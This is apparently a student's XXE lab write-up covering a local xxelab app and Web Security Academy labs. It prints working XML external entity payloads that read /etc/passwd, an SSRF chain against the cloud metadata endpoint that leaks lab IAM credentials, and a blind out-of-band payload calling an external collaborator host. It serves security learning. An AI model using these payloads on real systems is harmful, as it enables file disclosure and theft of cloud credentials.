

XML External Entity – Lab Practice

I. https://github.com/jbarone/xxelab

After download and set up as a guid in lab's readme. I can access the lab with interface below:




Try to create an account , but I received an notice as following:


WIDGETS Incorporated
Stay in touch, and keep up with the latest.
Create an Account
Name
Phone Number
Email
Password
I agree to the Terms and Conditions and Privacy Policy
Create Account

Name: Testxxe
Phone Number: 123456
Email: ok@gmail.com
Password: •••


Sorry, ok@gmail.com is already registered!

B1: Start the brup suite and intercept the request, I can see this web used XML to transport the data.



```
POST /process.php HTTP/1.1
Host: localhost:5000
Content-Length: 139
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36
Content-Type: text/plain;charset=UTF-8
Accept: */*
Origin: http://localhost:5000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:5000/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

<?xml version="1.0" encoding="UTF-8"?>
  <root>
    <name>
      Testxxe
    </name>
    <tel>
      123456
    </tel>
    <email>
      ok@gmail.com
    </email>
    <password>
      123
    </password>
  </root>
```

B2: Try changing some value of fields and Observe the notice , I realized that value of email is used as a part of it, which we can se in reponse.



```
<?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE foo [
  <!ENTITY  email SYSTEM "file:///etc/passwd">]>
  <root>
    <name>
    </name>
    <tel>
    </tel>
    <email>
      &email;
    </email>
    <password>
    </password>
  </root>
```


[redacted]

B3: Declare a DTD in XML as above, the value of email will contain the content of the file etc/passwd ,

then call &email into email filed because this value will be display in reponse.

Easy!

We can see that the content of the password file has been displayed.




```
Sorry,
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false

is already registered!
```

II. Web Security Academy - XXE Lab


All labs have a "Check stock" feature that parses XML input, so i will use this feature to exploit XXE attack.

1. Exploiting XXE using external entities to retrieve files

B1: Clickfeature “Check stock” and intercept the request and observe its request and reponse




```
Content-Type: application/xml
Accept: */*
Origin: https://ac1e1fb61f166da380630f12005400f3.w
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://ac1e1fb61f166da380630f12005400f3.
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: session=SQFy1fBg2KqaHMWVoSp6quDd3CGz6nMg

<?xml version="1.0" encoding="UTF-8"?>
  <stockCheck>
    <productId>
      1
    </productId>
    <storeId>
      1
    </storeId>
  </stockCheck>
```




```
HTTP/1.1 200 OK
Content-Type: text/plain; charset=utf-8
Connection: close
Content-Length: 3

424
```

Try changing the value of parameters, I can see the erro attach the invalid value



```
HTTP/1.1 400 Bad Request
Content-Type: application/json; charset=utf-8
Connection: close
Content-Length: 23

"Invalid product ID: a"
```


B2: Declare a DTD that define an eXternal entity contain the path to the file as following:



```
<?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE s0vvn [ <!ENTITY onedream SYSTEM "file:/etc/passwd">]>
  <stockCheck>
    <productId>
      &onedream;
    </productId>
    <storeId>
    </storeId>
  </stockCheck>
```

Now,"onedream" contain the content of file etc/passwd, then I call it in "producID"

Finally, It display erro with content of file in reponse.




```
HTTP/1.1 400 Bad Request
Content-Type: application/json; charset=utf-8
Connection: close
Content-Length: 1228

"Invalid product ID: root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:MailingListManager:/var/list:/usr/sbin/nologin
```


2. Exploiting XXE to perform SSRF attacks

This lab has a local server that I can access through vulnerable server

B1: Intercept the request and change the payload as following:




```
<?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE s0vvn [ <!ENTITY onedream SYSTEM "http://169.254.169.254/">]>
  <stockCheck>
    <productId>
      &onedream;
    </productId>
    <storeId>
      1
    </storeId>
  </stockCheck>
```




```
HTTP/1.1 400 Bad Request
Content-Type: application/json; charset=utf-8
Connection: close
Content-Length: 29

"Invalid product ID: latest
"
```

The reponse display a error attach a value “latest” look like a directory. Try adding it after path and send the request.




```
<?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE s0vvn [ <!ENTITY onedream SYSTEM "http://169.254.169.254/latest">]>
  <stockCheck>
    <productId>
      &onedream;
    </productId>
    <storeId>
      1
    </storeId>
  </stockCheck>
```




```
HTTP/1.1 400 Bad Request
Content-Type: application/json; charset=utf-8
Connection: close
Content-Length: 32

"Invalid product ID: meta-data
"
```

Loop the above step. Finally, I have a path that contain sensitive data of admin.




```
Accept: */*
Origin: https://ac381f121f7be71980940451004600e8.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://ac381f121f7be71980940451004600e8.web-security-academy.net/product?productId=1
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: session=dNbwifIZj5OXRjIEArytb9M3HZHYp4cY

<?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE sOvvn [ <!ENTITY onedream SYSTEM "http://169.254.169.254/latest/meta-data/iam/security-credentials/admin">]>
  <stockCheck>
    <productId>
      &onedream;
    </productId>
    <storeId>
      1
    </storeId>
  </stockCheck>
```



```
HTTP/1.1 400 Bad Request
Content-Type: application/json; charset=utf-8
Connection: close
Content-Length: 547

"Invalid product ID: {
"Code":"Success",
"LastUpdated":"2021-07-31T06:49:10.570300Z",
"Type":"AWS-HMAC",
"AccessKeyId":"EHfwdcQeOzClQzvOnI3R",
"SecretAccessKey":"UyjhmrOiimyiOnphypumqvDCug8AsOUiyBQ4J1V4",
"Token":"dYJXcOioTxkaVJB2wLxZwcaEO9tl8hbU6WTljNXAnPLuk3lbUs5GpJYtrtHf3HpHMCxj
"Expiration":"2027-07-30T06:49:10.570300Z"
}
"
```


3. Blind XXE with out-of-band interaction

This lab doesn’t display the result in reponse , but I can trngger out-of-band interaction with an external domain.



```
Accept: */*
Origin: https://ac7c1fbc1f039147802f1b4b002400fe.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://ac7c1fbc1f039147802f1b4b002400fe.web-security-academy.net/product?productId=1
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: session=WtY5nG03SPGx1Te8XdzhaCMhsOBXpfLh

<?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE sOvvn [ <!ENTITY onedream SYSTEM "http://sdfasfjhfvasfbjashfas7fasbfh.burpcollaborator.net"> ]>
  <stockCheck>
    <productId>
      &onedream;
    </productId>
    <storeId>
      1
    </storeId>
  </stockCheck>
```

